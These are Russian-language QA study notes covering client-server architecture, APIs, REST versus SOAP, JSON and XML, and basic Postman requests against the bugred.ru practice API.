
Монолитная Архитектура	Микросервисная Архитектура
Монолитное приложение содержит всю функциональность в одном процессе. 	Микросервисная Архитектура помещает каждый элемент функциональности в отдельный сервис.
Монолитное приложение масштабируется копированием монолита на множественные серверы. 	Микросервисное приложение масштабируется помещением этих сервисов по разным серверам, с копированием по необходимости.

? Многоуровневая архитектура

Многоуровневая архитектура «Клиент-Сервер» – разновидность архитектуры «Клиент-Сервер», в которой функция обработки данных вынесена на один или несколько отдельных серверов. Это позволяет разделить функции хранения, обработки и представления данных для более эффективного использования возможностей серверов и клиентов.

Трёхуровневая архитектура – архитектурная модель программного комплекса, 3 компонента:

- Клиент,
- Сервер Приложений (для которых подключено клиентское приложение)
- Сервер Баз Данных (с этими работает сервер приложений).



? Уровни Клиент-Серверной архитектуры:

• Уровень представления (пользовательского интерфейса):

- Обычно реализуется на клиентах,
- Организует методы взаимодействия с приложением.

• Уровень бизнес-логики (обработки):

Бизнес-логика / Логика Предметной Области (Domain Logic) – это совокупность правил, принципов и зависимостей поведения объектов предметной области системы.


Пример:

- формула расчёта зарплаты + налоги;
- оценка качества обучения на основе оценок студента;
- отказ от отеля при отмене рейса авиакомпанией.

• Уровень данных:

- Программы, которые предоставляют данные обрабатывающим приложениям;
- Требование Сохранности – когда приложение не работает, данные должны сохраняться в определённом месте;
- Требование Целостности – метаданные (описание таблиц, ограничения и т.п.) должны исполняться и проверяться на этом уровне;
- Обычно реализуется реляционной БД.

? Клиент-Серверная архитектура веб-приложений



? Основные функции веб-сервера

- Отдаёт HTML-контент и ресурсы.
- Ведёт журнал обращений к страницам и ресурсам.
- Аутентификация и авторизация.
- Поддержка защищённых соединений.
- Динамическая генерация страниц.

? Популярные веб-серверы

- IIS (Microsoft);
- Apache (Apache Foundation);
- Nginx (NGinx Inc.);
- Litespeed (LiteSpeed Technologies Inc);
- Google Server (модифицированный Apache);
- Tomcat (сервер Java-приложений);
- Lighttpd (Ян Кнешке).

? Что может выступать Веб-клиентом

- Веб-браузер;
- Мобильный телефон (протокол WAP);
- Различное ПО.

? Известные веб-браузеры:

- Компьютер:
 - Google Chrome;
 - Mozilla Firefox;
 - Opera;
 - Safari;
 - Internet Explorer.
- Мобильный:
 - Chrome;
 - Safari;
 - Android Browser;
 - Opera Mini/Mobile;
 - Internet Explorer Mobile;
 - Nokia S60 Browser.

Client-Server, misc.

? Отличие Сервиса от Сервера

- **Сервис** относится к программным функциям (таким как получение указанной информации или выполнение набора операций) или «механизм, обеспечивающий доступ к одной или нескольким возможностям, где доступ предоставляетя с использованием предписанного».
- **Сервер** – это часть оборудования или компьютерная программа, которая обеспечивает функциональные возможности для других программ или устройств, называемых «клиентами». Серверы могут предоставлять различные функции, часто называемые «сервисами», такие как совместное использование данных или ресурсов между несколькими клиентами или выполнение вычислений для клиента.
- **Веб-сервис** – тот же дополнительный сервер, выполняющий некую определённую функцию, который запущен на своём компьютере, у него есть свой порт, свой API, свой HTTP.
Н-р: Пользователь запрашивает самый выгодный курс валют в Одессе.
Запрос [Клиента Серверу](#).
Сервер обращается к Сервису.
Сервис обращается через [API](#) на другие [серверы](#): нацбанка, бирж, банков.
Сервис получает ответы от [серверов](#) нацбанка, бирж, банков.
Вычисление выгодного курса (сравнение результатов) может производиться и [Клиентом](#), и [Сервером](#), и [Сервисом](#).

? Отличие Веб-Сервиса от Веб-Сайта

- Веб-сервис не имеет пользовательского интерфейса.
Веб-сайт имеет пользовательский или графический интерфейс.
- Веб-сервисы предназначены для взаимодействия других приложений через Интернет.
Веб-сайты предназначены для использования людьми.
- Веб-сервисы не зависят от платформы, так как используют открытые протоколы.
Веб-сайты являются кроссплатформенными, так как требуют настройки для работы в разных браузерах, операционных системах и т. д.
- Доступ к веб-сервисам осуществляется с помощью HTTP-методов – GET, POST, PUT, DELETE и т. д.
Доступ к веб-сайтам осуществляется с помощью компонентов GUI – кнопок, текстовых полей, форм и т. д.
- Например, Google maps API – это веб-сервис, который может использоваться веб-сайтами для отображения Карт путём передачи ему координат.
Например, ArtOfTesting.com – это веб-сайт, на котором есть коллекция связанных веб-страниц, содержащих учебные пособия.

? В БД 4 поля, при отправке данных заполняются только 3 из 4. В чём может быть проблема?

- Разные типы данных: отправляемые данные – один тип, а поле №4 – другой (могут быть разные на фронте и на беке, на беке и в БД и т.д.)
- Поле может быть необязательным, и клиент может его просто не заполнить;
- Валидация на фронте и на беке – различная (н-р, разное допустимое кол-во символов);
- Неправильно сформировалась джейсоночка;
- В JSON может быть неправильно (с ошибкой) прописан Ключ для 4го поля;
- В JSON может быть неправильно (с ошибкой) прописано Значение для 4го поля – просто «""» с пустотой;
- На уровне API – не улетел JSON, был не правильно прописан метод для этого поля, или просто не прописан URL;
- На бэкенде уже прописан новый вариант приложения с энд-поинтом, в котором 4 поля, а на фронтенде ещё не прописан этот вариант, и запрос шлётся на энд-поинт в 3 поля;
- Посыпается с фронта, но на беке не обрабатывается;
- На бэкенде не прописано что 4ое значение добавляется в 4ое поле;
- Ошибка в SQL-запросе на бэкенде;
- ORM (Object Relation Method) – когда данные в БД отправляются не напрямую SQL-запросами, а на каком-либо языке программирования – могут быть ошибки;
- На уровне БД – нет 4го поля;
- На уровне БД – в 4ом поле NULL;
- На уровне БД – поломана связь таблиц.

API

Application Programming Interface

? API (Application Programming Interface) – Программный Интерфейс Приложения – описание способов (набор классов, процедур, функций, структур или констант), которыми одна компьютерная программа может взаимодействовать с другой программой. Обычно входит в описание какого-либо интернет-протокола (например, RFC), программного каркаса (фреймворка) или стандарта вызовов функций операционной системы. Часто реализуется отдельной программной библиотекой или сервисом операционной системы.

? API – интерфейс, способ общения программ с сервером

? API – набор энд-поинтов

? Сравнение IRL – ресторан



? Тонкий/Толстый Клиент (Thin/Thick Client)

Тонкий Клиент – основные прикладные вычисления выполняются на стороне сервера

Толстый Клиент – основные прикладные вычисления выполняются на стороне клиента (пример в ресторане – клиент с сумкой со своей едой)

? Примеры API в жизни:

- Клиент в ресторане.
- Переводчик между туристом и местными жителями.
- Розетка для приборов.

? Можно ли с помощью API достучаться до сервера без браузера – да, примеры:

- Сканер QR кодов в кинотеатре (доступ к серверу с инфо о действительности билета)
- Сканер штрих-кода на кассе (доступ к серверу с БД товаров)

? Список статус кодов HTTP ответа сервера

Коды ответа (для тестировщика) – это просто удобное понимание, как именно отреагировал сервер на web или API запрос.

Разделяются на 5 групп:

- 1xx – Info – Информационные (100–105)
- 2xx – Success – Успешные (200–226)
- 3xx – Redirect – Перенаправление (300–307)
- 4xx – Client error – Ошибка клиента (400–499)
- 5xx – Server error – Ошибка сервера (500–510)

Подробнее – секция «Сети»

? Почему ошибка 404 относится к 4** - клиентской, если по идеи должна быть 5**?

Хотя интуитивно можно подумать, что данная ошибка должна относиться к ошибкам со стороны сервера, 404 по задумке является клиентской ошибкой, то есть подразумевается, что клиент (Вы) должен был знать, что URL страницы был перемещён или удалён, и Вы пытаетесь открыть несуществующую страницу.

? Curl (Client URL) – отправить запросы на сервер из Командной строки

Curl (Client URL) – это утилита командной строки, которая позволяет выполнять HTTP-запросы с различными параметрами и методами. Вместо того, чтобы переходить к веб-ресурсам в адресной строке браузера, можно использовать командную строку, чтобы получить те же ресурсы, извлечённые в виде текста.

Утилита доступна в большинстве систем на основе Unix и предназначена для проверки подключения к URL-адресам. Кроме того команда Curl – отличный инструмент передачи данных. Curl работает на libcurl, которая является бесплатной библиотекой для передачи URL на стороне клиента.

? Как картинка улетает на сервер

Фото → преобразуется в строку Base64 → строка POSTом улетает на сервер → дальше в БД → и хранится там в виде строки.

? Токен (также программный токен) – ключ для доступа к службам, который выдаётся пользователю после успешной авторизации. Токены предназначены для электронного удостоверения личности (н-р, клиента, получающего доступ к банковскому счёту), при этом они могут использоваться как вместо пароля, так и вместе с ним. В некотором смысле токен – это электронный ключ для доступа к чему-либо.

? Токен – комбинация букв, цифр, символов, генерирующийся сервером

? Откуда система берёт информацию об устройстве клиента

Кроме токена – из юзер-агента

? Идентификация / Аутентификация / Авторизация

- Идентификация – процесс распознавания пользователя по его идентификатору.
- Аутентификация – процедура проверки подлинности, доказательство, что пользователь именно тот, за кого себя выдаёт.
- Авторизация – предоставление определённых прав

? AJAX, Ajax (Asynchronous JavaScript and XML) – «асинхронный JavaScript и XML» – подход к построению интерактивных пользовательских интерфейсов веб-приложений, заключающийся в «фоновом» обмене данными браузера с веб-сервером. В результате при обновлении данных веб-страницы не перезагружается полностью, и веб-приложения становятся быстрее и удобнее.

AJAX – не самостоятельная технология, а концепция использования нескольких смежных технологий. AJAX базируется на двух основных принципах:

- использование технологии динамического обращения к серверу «на лету», без перезагрузки всей страницы полностью, например, с использованием XMLHttpRequest (основной объект);
- использование DHTML для динамического изменения содержания страницы;

В классической модели веб-приложения:

1. Пользователь заходит на веб-страницу и нажимает на какой-нибудь её элемент;
2. Браузер формирует и отправляет запрос серверу;
3. В ответ сервер генерирует совершенно новую веб-страницу и отправляет её браузеру и т. д., после чего браузер полностью перезагружает всю страницу.

При использовании AJAX:

1. Пользователь заходит на веб-страницу и нажимает на какой-нибудь её элемент;
2. Скрипт (на языке JavaScript) определяет, какая информация необходима для обновления страницы;
3. Браузер отправляет соответствующий запрос на сервер;
4. Сервер возвращает только ту часть документа, на которую пришёл запрос;
5. Скрипт вносит изменения с учётом полученной информации (без полной перезагрузки страницы).

Преимущества:

- Экономия траффика
- Уменьшение нагрузки на сервер
- Ускорение реакции интерфейса
- Возможности для интерактивной разработки
- Мультимедиа не останавливается

? Снiffeры – Charles/Fiddler/Wireshark – программы для настройки прокси и отслеживания траффика.

? Есть ли у веб-сервиса API – У веб-сервиса есть API.

Web-Service

? Web-Service – Веб-Сервис / Веб-Служба

- Веб-Сервис / Веб-Служба – программа, которая организовывает взаимодействие между сайтами. Информация с одного портала передаётся на другой.
- Например, есть авиакомпания. У неё много рейсов, соответственно, много билетов. Информацию через веб-службу она передаёт сайту-агрегатору тур-путешествий. Пользователь, который заходит на агрегатор, сможет прямо там купить билеты этой авиакомпании. Другой пример веб-сервисов – это сайт отслеживания погоды, который содержит сведения о метеоусловиях в конкретном городе или по стране в целом. Данная информация также часто используется сторонними приложениями.
- Информация в интернете разнородна. Сайты управляются разными системами. используются разные протоколы передачи и шифрования. Веб-сервисы упрощают обмен информацией между разными площадками.

? Задачи Веб-Сервисов

Веб-сервисы могут использоваться во многих сферах:

- B2B-транзакции – Интеграция процессов идёт сразу, без участия людей.
Например, пополнение каталога интернет магазина новыми товарами. Их привозят на склад, и кладовщик отмечает в базе данных приход. Автоматически информация передаётся в интернет-магазин. И покупатель вместо пометки «Нет на складе» на карточке товара видит его количество.
- Интеграция сервисов предприятий – Если в компании используются корпоративные программы, то веб-сервис поможет настроить их совместную работу.
- Создание системы «Клиент–Сервер» – Сервисы используются, чтобы настроить работу Клиента и Сервера. Это даёт преимущества:
 - можно продавать не само программное обеспечение, а делать платным доступ к веб-сервису;
 - легче решать проблемы с использованием стороннего ПО;
 - проще организовывать доступ к контенту и материалам сервера.

? Цель Веб-Сервиса

Веб-Сервис – это приложение, которое упрощает техническую настройку взаимодействия ресурсов.

REST & SOAP

? Архитектура и протоколы Web-сервисов

- Сегодня наибольшее распространение получили следующие протоколы реализации веб-сервисов:
 - SOAP (Simple Object Access Protocol);
 - REST (Representational State Transfer).
- Архитектура и протоколы Web-сервисов по использованию:
 - REST ≈ 70%
 - SOAP≈ 20%
 - JS ≈ 5%
 - XML ≈ 5%
- SOAP более применим в сложных архитектурах, где взаимодействие с объектами выходит за рамки теории CRUD, а вот в тех приложениях, которые не покидают рамки данной теории, вполне применимым может оказаться именно REST ввиду своей простоты и прозрачности.

Операция	Оператор в языке SQL	Операция в протоколе HTTP
Create – Создание	INSERT	POST
Read – Чтение	SELECT	GET
Update – Изменение	UPDATE	PUT / PATCH
Delete – Удаление	DELETE	DELETE

- Если любым объектам вашего сервиса не нужны более сложные взаимоотношения, кроме: «Создать», «Прочитать», «Изменить», «Удалить» (как правило – в 99% случаев этого достаточно), возможно, именно REST станет правильным выбором.

- Кроме того, REST по сравнению с SOAP, может оказаться и более производительным, так как не требует затрат на разбор сложных XML команд на сервере (выполняются обычные HTTP запросы – PUT, GET, POST, DELETE). Хотя SOAP, в свою очередь, более надёжен и безопасен.

? Что такое REST и SOAP

- **REST (Representational State Transfer)** – архитектурный стиль взаимодействия компьютерных систем в сети основанный на методах протокола HTTP. Данные по умолчанию передаются в JSON (также могут и в XML).
- **SOAP (Simple Object Access Protocol)** – стандартный протокол обмена структурированными сообщениями в распределённой вычислительной среде. Данные передаются **только** в XML.

? Принципы REST

Важно понимать, что REST – это не протокол и не стандарт, а архитектурный стиль.

У этого стиля есть свои принципы:

- Give every «thing» an ID – Каждому объекту свой ID – Очень желательно.
- Link things together – Соединяй объекты – Например, в страницу (представление) о «Mercedes C218» хорошо бы добавить ссылку на страницу конкретно о двигателе данной модели, чтобы желающие могли сразу туда перейти, а не тратить время на поиск этой самой страницы.
- Use standard methods – Используй стандартные методы – экономьте свои силы и деньги заказчика, используйте стандартные методы HTTP, например GET (<http://www.example.com/cars/00345>) для получения данных, вместо определения собственных методов (вроде getCar?id=00345).
- Resources can have multiple representations – Ресурс может иметь множественное представление – Одни и те же данные можно вернуть в XML или JSON для программной обработки или обёрнутыми в красивый дизайн для просмотра человеком.
- Communicate statelessly – Беспристрастное общение – RESTful сервис должен быть как идеальный суд – его не должно интересовать ни прошлое подсудимого (клиента), ни будущее – он просто выносит приговор (отвечает на запрос). RESTful (веб-)сервис всего лишь означает сервис, реализованный с использованием принципов REST

? Отличие REST от SOAP

REST и SOAP на самом деле не сопоставимы.

- REST – это архитектурный стиль.
- SOAP – это формат обмена сообщениями.

? Популярные реализации стилей REST и SOAP.

- Пример реализации **RESTful**: JSON через HTTP
- Пример реализации **SOAP**: XML поверх SOAP через HTTP

На верхнем уровне SOAP ограничивает структуры ваших сообщений, тогда как REST – это архитектурный подход, ориентированный на использование HTTP в качестве транспортного протокола.

? Специфика REST и SOAP

- Специфика SOAP – это формат обмена данными. С SOAP это всегда SOAP-XML, который представляет собой XML, включающий:
 - Envelope (Конверт) – корневой элемент, который определяет сообщение и пространство имён, использованное в документе,
 - Header (Заголовок) – содержит атрибуты сообщения, например: информация о безопасности или о сетевой маршрутизации,
 - Body (Тело) – содержит сообщение, которым обмениваются приложения,
 - Fault – необязательный элемент, который предоставляет информацию об ошибках, которые произошли при обработке сообщений. И запрос, и ответ должны соответствовать структуре SOAP.
- Специфика REST – использование HTTP в качестве транспортного протокола. Он подразумевает наилучшее использование функций, предоставляемых HTTP – методы запросов, заголовки запросов, ответы, заголовки ответов и т. д.

? Формат обмена сообщениями

- В SOAP используется формат SOAP XML для запросов и ответов.
- В REST такого фиксированного формата нет. Вы можете обмениваться сообщениями на основе XML, JSON или любого другого удобного формата. JSON является самым популярным среди используемых форматов.

? Определения услуг

- SOAP использует **WSDL** (Web Services Description Language) – язык описания веб-сервисов и доступа к ним, основанный на языке XML, структура, правило того, как должен работать SOAP-сервис.
- REST не имеет стандартного языка определения сервиса. **WADL** (Web Application Description Language) был одним из первых предложенных стандартов, но он не очень популярен. Более популярно использование **Swagger** или **Open API**. Так же JSON-схема – редко используется – структура JSON, которая должна прилететь с сервера и её можно провалидировать.

? Транспорт

- SOAP не накладывает ограничений на тип транспортного протокола.
Можно использовать либо Web протокол HTTP, либо MQ.
- REST подразумевает наилучшее использование транспортного протокола HTTP

? Простота реализации REST и SOAP

- REST веб-сервисы, как правило, гораздо проще реализовать, чем веб-сервисы на основе SOAP.
REST обычно использует JSON, который легче анализировать и обрабатывать.
REST не требует наличия определения службы для предоставления веб-службы.
- Однако в случае SOAP необходимо определить свой сервис с использованием WSDL.
При обработке и анализе сообщений SOAP-XML возникают большие накладные расходы.

? Сравнение подходов SOAP и REST

- SOAP – это целое семейство протоколов и стандартов, откуда напрямую вытекает, что это более тяжеловесный и сложный вариант с точки зрения машинной обработки. Поэтому REST работает быстрее.
- SOAP используют HTTP как транспортный протокол, в то время как REST базируется на нём.
- Есть мнение, что разработка RESTful сервисов намного проще.
- SOAP – только XML, REST – любые типы данных (например, удобный JSON).
- «REST vs SOAP» можно перефразировать: «Простота vs Стандарты».
- SOAP не кэшируется на сервере (так как использует HTTP как транспортный протокол).

? Примеры на понимание разницы между подходами

Пример-1

Букмекерская контора заказала сервис для работы с футбольной статистикой. Пользовательский функционал – получить список матчей, получить детали о матче. Для редакторов – редактировать (Create, Edit, Delete) список матчей, редактировать детали матча. Для такой задачи однозначно надо выбирать подход REST и получать бенефиты от его простоты и естественности во взаимодействии с HTTP.

Что происходит при обращении с использованием методов HTTP:

URL	GET	POST	PUT	DELETE
example.com/matches	Получить список матчей	Создать заново список матчей	Обновить список матчей	Место директору букмекерской конторы
example.com/matches/28	Получить детали матча с ID = 28	Создать информацию о матче	Обновить детали матча	Удалить матч

Пример-2

Та же букмекерская контора захотела API для ставок на «live» матчи. Эта процедура включает в себя многочисленные проверки, например, продолжает ли ставка быть актуальной, не изменился ли коэффициент, не превышена ли максимальная сумма ставки для маркета. После этого происходит денежная транзакция, результаты которой записываются в основную и в резервные Базы Данных. Лишь после этого клиенту приходит ответ об успешности операции. Здесь явно прослеживается ориентация на операции, имеются повышенные требования к безопасности и устойчивости приложения, поэтому целесообразно использовать SOAP.

JSON & XML

? Что такое JSON и XML

JSON (Java Script Object Notation) – это текстовый формат, написанный на JavaScript, легко читаем людьми и легко обрабатывается программами.

XML (eXtension Markup Language) – это расширяемый язык разметки, а не язык программирования, в котором существуют теги для определения элементов.

? Принципиальная разница между JSON и XML

- XML – это язык markup (как он на самом деле говорит в своём названии), протокол, транспортировка и хранение данных
- JSON – это способ представления объектов (как также отмечено в его названии)

? Ещё определение JSON

JSON – Неупорядоченное множество «ключ – значение»

? Как передаётся по сети JSON

JSON текстовый формат данных – передаётся по сети как текст, всё в одну строку в общих кавычках – сначала его надо парсить (перевести JSON формат в одну строку), потом распарсить (перевести одну строку обратно в JSON формат).

? «+» Преимущества JSON:

- Удобочитаемость кода.
- Простота создания объекта данных на стороне сервера.
- Простота обработки данных на стороне клиента.
- Простота расширения.

? «+» Преимущества XML:

- Отладка и исправление ошибок.
- Безопасность.

? Примеры JSON и XML

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <сотрудники>
        <id>01</id>
        <имя>Влад</имя>
        <команда>Разработчик</команда>
        <технология>Веб</технология>
        <должность>Инженер</должность>
    </сотрудники>
</root>
```

JSON

```
{
    "сотрудники": [
        {
            "id": "01",
            "имя": "Влад",
            "команда": "Разработчик",
            "технология": "Веб",
            "должность": "Инженер"
        }
    ]
}
```

? Модель CRUD – create read update delete

CRUDE-model	SQL (Base, Table Level)	SQL (Data Level)	API (REST style)
CREATE	CREATE	INSERT	POST
READ	SELECT	SELECT	GET
UPDATE	ALTER	UPDATE	PUT, PATCH
DELETE	DROP	DELETE	DELETE

? План работы по тестированию Веб-Сервиса:

- Изучить требования,
- Написать Тест-Кейсы,
- Протестировать.

? Требования, входные данные:

- Какие параметры/атрибуты есть у веб-сервиса,
- Образцы запросов (у разработчиков).

? Типы Тест-кейсы для Веб-Сервиса:

- Smoke (самые основные);
- Critical-Pass (валидные);
- Extended (невалидные).

? Специфические тесты

- Пустые эл-ты
- Комментарии
- Валидность ответов , согласно схеме (при наличии, по WSDL)
- Проверка с обязательными и необязательными атрибутами
- Проверки с дополнительными и недопустимыми значениями
- Различные типы данных
- Дубликаты атрибутов эл-тов
- Порядок атрибутов/эл-тов
- Длина строк данных
- Невалидные данные (синтаксис XML и JSON)

? Что смотреть в ответе

- Статус-код.
- Тело ответа.
- Текст ошибки.

Postman

? Что такое Postman

Postman – Постман – мультитул для тестирования API (создан для автоматизации тестирования API).

? Что можно делать в Postman

В Постмане можно:

- создавать коллекции запросов,
- проектировать дизайн API и создавать для него моки (заглушки-имитации ответов реального сервера),
- настраивать мониторинг (периодическая отправка запросов с журналированием),
- для запросов возможно написание тестов на JS,
- есть собственный Runner
- и т.д.

Однако, Постман сложно назвать подходящим инструментом для серьёзной автоматизации ввиду сложности поддержки тестов, но при этом он хорошо подойдёт в простых случаях или как инструмент поддержки и анализа:

- проверка работоспособности endpoint,
- дебаг тестов,
- простая передача информации о дефектах (можно сохранить запрос в curl, ответ в json и т.п.).
- Postman также может работать без графического интерфейса – **Newman**.

? Базовые возможностями Postman:

- Составить и отправить запросы;
- Задать параметры в запросах;
- Создать и переключиться между окружениями;
- Написать базовые тесты;
- Создать и отредактировать коллекции;
- Выполнить запуск тестов.

? Навигация в Postman:

Левая Боковая панель обеспечивает:

- **Collections – Коллекции** – работа с Коллекциями – группой сохранённых запросов. Каждый запрос, который отправляется в Postman, отображается на вкладке «History» боковой панели. В небольших масштабах повторное использование запросов через «History» удобно. По мере роста использования Postman будет требоваться много времени, чтобы найти конкретный запрос в «History». Вместо того, чтобы прокручивать «History», можно сохранить все запросы в виде группы для более удобного доступа.
- **API – API Builder** – позволяет создать новый API в своей рабочей области, а также переименовывать или удалять существующие API.
- **Environments – Окружения** – настройка и работа с Окружениями;
- **Mock Servers – Мок Серверы** – создание фиктивного сервера для имитации сервера, к которому будет осуществляться доступ;
- **Monitors – Мониторы** – Роль монитора заключается в том, чтобы регулярно запускать интерфейс для сбора и проверки его производительности и соответствующих результатов.
- **History – История** – Просмотр исторических записей запросов, как правило, запись запросов по месяцам, кнопка «Очистить всё», чтобы очистить всё, «Сохранить ответы», чтобы сохранить данные ответов.
- **Header** – позволяет создавать рабочие области, получать доступ к отчётом, исследовать общедоступную сеть API, выполнять поиск в Postman, просматривать статус синхронизации и уведомления, а также получать доступ к своим настройкам, учётной записи и планированию.
- **Центральная область** – здесь формируются запросы, и происходит работа с ними.
- **Status bar – Страна Состояния** – внизу позволяет отображать/скрывать боковую панель, находить и заменять, а также открывать консоль слева. Справа можно запустить Bootcamp, Коллекцию, Корзину, Представление с двумя панелями и получить доступ к справочным ресурсам.

? Что такое Workspace

Workspace – Рабочее Пространство – позволяют вам организовывать проекты API и совместно работать над ними с командой. В каждой рабочей области вы можете делиться API, коллекциями, средами и другими компонентами работы.

? Создание Рабочего пространства / Коллекции / Запроса:

- Создать Рабочее пространство: Workspace → «+ New Workspace» ИЛИ «New» → Workspace
- Создать Коллекцию: «+» или «New» → Collection
- В Коллекции можно добавить папки: «...» → Add Folder
- Создать Запрос: «...» → Add Request

? Синтаксис запроса в Postman

«URL» «/ tasks/rest/» «action» «?» «parameter1=value1» «&» «parameter2=value2» «&» «parameter3=value3»

? Запросы в Postman:

РЕСУРС «bugred.ru»

РЕГИСТРАЦИЯ (doregister)

- **Create Collection** – Создать Коллекцию
- **Add Request** – Добавить Запрос
- Выбрать метод: **POST**
- Копировать и вставить URL сайта: <http://users.bugred.ru/>
- На сайте посмотреть поля для регистрации (корректные имена через DevTool): **name, email, password**
- Для регистрации через строку – дописать «/tasks/rest/doregister»
- Вкладка «Params» – прописать «Key» и «Value»

KEY	VALUE	DESCRIPTION
name	Myname	
email	mymail@gmail.com	
password	12345	

- Стока допишется автоматически парами «Ключ – Значение»

ИЛИ

- Прописать пары «Key–Value» в строку: начиная с «?», и разделяя пары «&» (таблица заполнится сама)
POST | <http://users.bugred.ru/tasks/rest/doregister?name=Myname&email=mymail@gmail.com&password=12345>
- Нажать «Send»
- Регистрация на сайте произойдёт также как и через браузер.

АВТОРИЗАЦИЯ (dologin)

- **Add Request** – Добавить Запрос
- Выбрать метод: **GET**
- Копировать и вставить URL сайта: <http://users.bugred.ru/>
- На сайте (спеце) посмотреть, что для регистрации нужен только и-мейл и пароль
- Вкладка «Params» – прописать «Key» и «Value»

KEY	VALUE	DESCRIPTION
email	mymail@gmail.com	
password	12345	

- Стока допишется автоматически парами «Ключ–Значение»

ИЛИ

- Прописать пары «Key–Value» в строку: начиная с «?», и разделяя пары «&» (таблица заполнится сама)
GET | <http://users.bugred.ru/tasks/rest/dologin?email=mymail@gmail.com&password=12345>
- Нажать «Send»
- Авторизация на сайте произойдёт (также как и через браузер).

ПОИСК ПОЛЬЗОВАТЕЛЯ (getuser)

- **Add Request** – Добавить Запрос
- Выбрать метод: **GET**
- Копировать и вставить URL сайта: <http://users.bugred.ru/>
- Вкладка «Params» – прописать «Key» «Value»

KEY	VALUE	DESCRIPTION
email	mymail@gmail.com	

Строка допишется автоматически парой «Ключ – Значение»

ИЛИ

- Прописать пары «Key–Value» в строку: начиная с «?» (таблица заполнится автоматически)
GET | http://users.bugred.ru/tasks/rest/getuser?email=mymail@gmail.com
- Нажать «Send»
- Поиск и отображение на сайте произойдёт (также как и через браузер).

УДАЛЕНИЕ ПОЛЬЗОВАТЕЛЯ (deleteuser)

- **Add Request** – Добавить Запрос
- Выбрать метод: **DELETE**
- Копировать и вставить URL сайта: <http://users.bugred.ru/>
- Вкладка «Params» – прописать «Key» и «Value»

KEY	VALUE	DESCRIPTION
email	mymail@gmail.com	

- Страна допишется автоматически парой «Ключ–Значение»

ИЛИ

- Прописать пары «Key–Value» в строку: начиная с «?» (таблица заполнится автоматически)
DELETE | http://users.bugred.ru/tasks/rest/deleteuser?email=mymail@gmail.com
- Нажать «Send»
